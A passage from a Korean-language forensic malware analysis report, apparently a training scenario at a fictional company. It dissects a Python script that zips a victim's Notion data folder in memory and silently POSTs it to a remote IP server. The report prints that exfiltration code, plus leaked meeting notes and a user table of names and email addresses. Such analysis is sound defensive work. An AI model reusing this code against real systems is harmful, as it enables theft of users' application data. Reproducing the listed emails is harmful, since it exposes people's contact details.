세 번째로, 메모리 내에서 ZIP 파일을 생성합니다. io.BytesIO()로 메모리 스트림을 생성하고, zipfile.ZipFile()을 사용해 이 스트림에 ZIP 파일을 만듭니다. os.walk() 함수로 대상 디렉토리(folder_path)의 모든 파일을 재귀적으로 탐색하여 ZIP 파일에 추가합니다. 각 파일은 원래의 디렉토리 구조를 유지한 채로 압축되며, 이는 folder_path 내 모든 데이터의 완전한 복사본을 생성함을 의미합니다.

```
memory_stream.seek(0)
zip_file_bytes = memory_stream.read()
memory_stream.close()
```

[표 16] 메모리 스트림 저장

네 번째로, 생성된 메모리 스트림에서 압축된 ZIP 파일 데이터를 읽어와 변수에 저장합니다. memory_stream.seek(0)으로 스트림의 포인터를 시작 위치로 이동시킨 후, read() 함수를 사용하여 전체 데이터를 zip_file_bytes 변수에 저장합니다. 마지막으로 memory_stream.close()를 호출하여

메모리 스트림을 닫고 자원을 해제합니다. 이로써 ZIP 파일의 내용이 메모리에서 바이트 형태로 추출되어 다음 단계에서 사용될 수 있게 됩니다.

```
uri = 'http://125.128.62.57:8888/q7pRm9F'
files = {'files': ('notion.zip', zip_file_bytes, 'application/zip')}
try:
    response = requests.post(uri, files=files)
except requests.exceptions.RequestException:
    pass
```

[표 20] 데이터 전송

마지막으로, 압축된 데이터를 원격 서버로 전송합니다. uri 변수에 지정된 URL('http://125.128.62.57:8888/q7pRm9F')로 데이터를 전송합니다. files 딕셔너리는 전송할 파일의 정보(파일명 'notion.zip', 파일 내용 zip_file_bytes, MIME 타입 'application/zip')를 포함합니다. requests.post() 함수를 사용하여 POST 요청을 보내며, 예외 처리를 통해 네트워크 오류 등의 상황에서도 스크립트가 조용히 종료되도록 합니다.

이름	압축 크기	원본 크기	파일 종류
Cache			
Code Cache			
Crashpad			
databases			
DawnCache			
GPUCache			
Local Storage			
logs			
Network			
notionAssetCache-v2			
Partitions			
sentry			
Session Storage			
Shared Dictionary			
WebStorage			
.updateId	38	36	UPDATERID 파일
SharedStorage	2		
notion.db	71,581	495,616	Data Base File
PrivateAggregation	463	20,480	
PrivateAggregation-journal	2		
Local State	346	434	
Preferences	106	122	
state.json	912	2,247	JSON 원본 파일
InterestGroups	1,801	102,400	
InterestGroups-journal	2		

[그림 54] 생성되는 notion.zip 파일

악성 스크립트의 실행으로 생성된 notion.zip 파일은 위 그림과 같은 데이터를 포함하고 있습니다.

분석 결과를 종합해보면, 공격자는 피해자의 컴퓨터에서 module-updater-script.py를 실행하여 C:\Users\dean\AppData\Roaming\Notion 디렉토리 내의 모든 데이터를 ZIP 파일로 압축했습니다. 이후 해당 파일을 원격 서버 http://125.128.62.57:8888/q7pRm9F로 추가 유출한 것으로 확인되었습니다.

{"title": [["Date: May 20, 2024"]]}	NULL
{"title": [["Location: CodeCrafters Inc. Headquarters Meeting Room"]]}	NULL
{"title": [["Attendees:"]]}	NULL
{"title": [["John (CEO)"]]}	NULL
{"title": [["Jane (CTO)"]]}	NULL
{"title": [["Michael (Lead Forensic Developer)"]]}	NULL
{"title": [["Sarah (Senior Developer)"]]}	NULL
{"title": [["Ethan (Project Manager)"]]}	NULL
{"title": [["Dean (Software Engineer)"]]}	NULL
NULL	NULL
NULL	NULL
{"title": [["Opening and Attendee Confirmation"]]}	["2ee91e1f-4a2d-4a00-8c7b-d1577faf5e8"]
{"title": [["The meeting was called to order by John at 10:00 AM, and attendees were acknowledged."]]}	NULL
{"title": [["Review of Previous Meeting Minutes"]]}	["14a28000-4000-4000-8c7b-d1577faf5e8"]
{"title": [["A brief review of the items discussed and progress made on previous tasks."]]}	NULL
{"title": [["Key points:"]]}	["7a8c1f00-4000-4000-8c7b-d1577faf5e8"]

[그림 55] 유출된 Notion의 block 테이블 정보

id	version	last_version	email	given_name	family_name	name
2f041058-96c7-4598-928b-fc9c21b319cb	3.0	NULL	cosmicwave40@gmail.com	NULL	NULL	cosmicwave40
00000000-0000-0000-0000-000000000000	9.0	NULL	ops+admin@makenotion.com	NULL	NULL	Notion App
ab766c1c-ea56-4a24-98ac-…	9.0	NULL	leela@linear.app	NULL	NULL	Leela Senthil Nathan
4bab640a-9279-4667-81b4-4904d8962…	4.0	NULL	integrations@makenotion.com	NULL	NULL	Integrations Manager
6d9b78bc-…	13.0	NULL	zfine@plusdocs.com	NULL	NULL	Zach Fine
0064b400-9b95-4f89-8c7b-d1577faf5e8	8.0	NULL	tech@claaap.io	NULL	NULL	Claap Tech
f2a36365-6e70-4afa-…	10.0	NULL	steinn@grid.is	Steinn Eldjarn	Sigurdarson	Steinn Eldjarn Sigurdarson
6f21e316-e8e0-40a0-8c41-dcf821374f4	7.0	NULL	selva@sendowl.com	NULL	NULL	Selva Valluvan
f7476452-0294-4b5f-8abe-4439d443e…	10.0	NULL	brian.soe@amplitude.com	NULL	NULL	Brian Soe
0 85885a71-4c49-4e04-ad16-…	4.0	NULL	integrations-ops@lucid.co	NULL	NULL	Lucid Software
1 f58912bd-c7cf-4e0f-8709-091b61f51984	29.0	NULL	shin@tryeraser.com	Shin	Kim	Shin Kim
2 194a3c53-bc20-4709-…	9.0	NULL	platform@whimsical.com	NULL	NULL	Whimsical Platform
3 9d7fb296-9c9c-4c8c-…	9.0	NULL	aleem@streak.com	Aleem	Mawani	Aleem Mawani
4 a246bb9e-6a77-434d-bbe7-…	9.0	NULL	mac@hex.tech	Mac	Lockard	Mac Lockard
5 802b62fe-0018-480d-bf85-6e3682c74398	12.0	NULL	scott@dovetail.com	NULL	NULL	Scott Sidwell
6 e7caff48-4102-47ff-8d8f-749d7610fed	6.0	NULL	integrations@shortcut.com	NULL	NULL	Shortcut Integrations
7 6f2dad36-2a16-4092-af74-2cf67cf5a529	11.0	NULL	phil@pitch.io	Phil	Jackson	Phil Jackson

[그림 56] 유출된 Notion의 user 정보

추가로 Notion db를 확인해본 결과 NetworkServiceManager.exe 악성코드에서 cosmicwave40@gmail.com 이메일을 통해 InkingExperience.exe 악성코드를 생성하듯 표적 행위를 수행하던 것으로 미루어 볼 때, 피해자 회사인 CodeCrafters사의 데이터를 유출하려 한 것으로 판단해볼 수 있습니다.